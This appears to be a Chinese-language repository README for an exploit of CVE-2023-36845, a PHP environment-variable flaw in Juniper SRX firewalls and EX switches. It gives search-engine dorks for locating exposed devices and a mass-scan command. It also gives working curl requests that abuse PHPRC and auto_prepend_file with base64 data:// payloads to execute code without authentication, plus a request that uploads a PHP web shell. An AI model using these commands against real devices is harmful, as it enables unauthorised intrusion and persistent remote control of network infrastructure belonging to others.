 charondefalt/juniper-exploit-cve-2023-36845
CVE-2023-36845 的漏洞利用,这是 Juniper SRX/EX 中的 PHP 环境变量操作漏洞,可通过精心构造的 HTTP 请求实现未经身份验证的远程代码执行。

CVE-2023-36845 是一项值得注意的 PHP 环境变量操纵漏洞,影响 Juniper SRX 防火墙和 EX 交换机。虽然 Juniper 将此漏洞归类为中等严重性,但在本文中,我们将阐述如何利用这一单一漏洞实现远程、未经身份验证的代码执行。

title:"Juniper Web Device Manager"

title:"Juniper" http.favicon.hash:2141724739
检测
python3 CVE-2023-36845.py -f targets.txt -o output.txt
利用任何协议包装器配合 auto_prepend_file 是可行的。此操作最合适的选择是 data:// 协议,它允许内联提供“次要文件”。以下是此漏洞利用的高级表示,在 data:// 方案内执行嵌入的 <? phpinfo(); ?>:
curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'
执行 whoami 命令
<?php shell_exec('whoami'); ?>
curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'
上传文件
<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>
$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'
| 参数 | 描述 | 类型 |
|---|---|---|
| --file / -f | 输入目标文件 | 文件 |
| -o | 输出文件 | 文件 |






